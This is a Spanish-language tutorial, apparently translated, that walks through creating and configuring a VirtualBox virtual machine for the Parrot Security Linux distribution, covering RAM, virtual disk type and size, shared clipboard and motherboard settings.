
- Ábralo.
- Pulse sobre Nueva para crear una Nueva Máquina Virtual.

## Paso 1.a: Nombre y Sistema Operativo

Seleccione un nombre para su Máquina Virtual. En mi caso elegí Parrot Security. Puede seleccionar el nombre que Ud. desee.

En la opción Tipo seleccione Linux, y en Versión seleccione Other Linux (64-bit) o si Ud. está usando (32-bit) elija la opción correspondiente.

Pulse Siguiente.




## Paso 1.b: Tamaño de Memoria/RAM

La memoria por defecto y la recomendada asignada será 512, aunque para Parrot Security se sugiere: mínimo 256Mb - 2048Mb para la versión (64-bit).

Mientras que la versión de instalación de 32-bits puede ejecutarse con 256mb.


Elegí 2048 porque dispongo de 4 gb de RAM en mi sistema. Ud. elija el mejor valor para su sistema y pulse Siguiente.






## Paso 2: Crear un Disco Duro Virtual

En esta pantalla seleccione ““Crear un disco duro virtual ahora” - Opción 2” y pulse Crear.




Paso 2.a: Seleccione el tipo de fichero de Unidad Virtual

En la siguiente pantalla seleccione "“VDI” - VirtualBox Disk Image" como tipo de fichero de su Disco Duro. Pulse Siguiente.



Paso 2.b: Seleccione el tipo de reserva para el Disco Duro

Seleccione "Reservado dinámicamente" y pulse Siguiente en la pantalla de Almacenamiento en unidad de Disco Duro física.




## Paso 2.c: Reserva de tamaño de disco

En la pantalla “Ubicación del archivo y tamaño”, aparecerá el valor por defecto de 8.00 GB como tamaño y Parrot Security (el cual configuramos en el Paso 1.a).

Elija el valor adecuado para Ud. y pulse Crear.

N. del T.: La instalación completa de la versión Parrot Security 3.6 Full Edition de 64 bits ocupa algo más de 10Gb. En mi caso seleccioné como tamaño de disco 20 GB.




## Paso 3: Modificar los parámetros de la Máquina Virtual

Hasta este punto, hemos realizado los siguientes pasos:

- \* Crear una nueva Máquina Virtual
- \* Crear un disco Virtual
- \* Rellenar las propiedades, tipo y tamaño del disco.

En este punto, Ud. debe estar en la pantalla que viene a continuación.






Paso 3.a: Seleccionar el tipo de SO

Pulse sobre General.

Dependiendo de que ISO haya descargado debería seleccionar la Versión correcta aquí.


Como Parrot Security es una distribución derivada de Debian, he seleccionado Other Linux (64-bit) en "General > Básico > Versión."

Si Ud. está utilizando una ISO de 32-bit, seleccione Other Linux (32-bit) como versión.



## Paso 3.b: Habilitar Portapapeles compartido y la función Arrastrar y soltar

Seleccione "General > PESTAÑA Avanzado" y cambie "Compartir portapapeles" y "Arrastrar y soltar" a Bidireccional. Esto le permitirá copiar y pegar archivos desde su sistema HOST (Anfitrión) al vuelo.



## Paso 3.c: Actualizar opciones de la Placa Base Virtual

Seleccione "Sistema > Placa base", deshabilite la opción Disquete (Aun dispone de una disquetera?) y active la casilla "Habilitar I/O APIC".

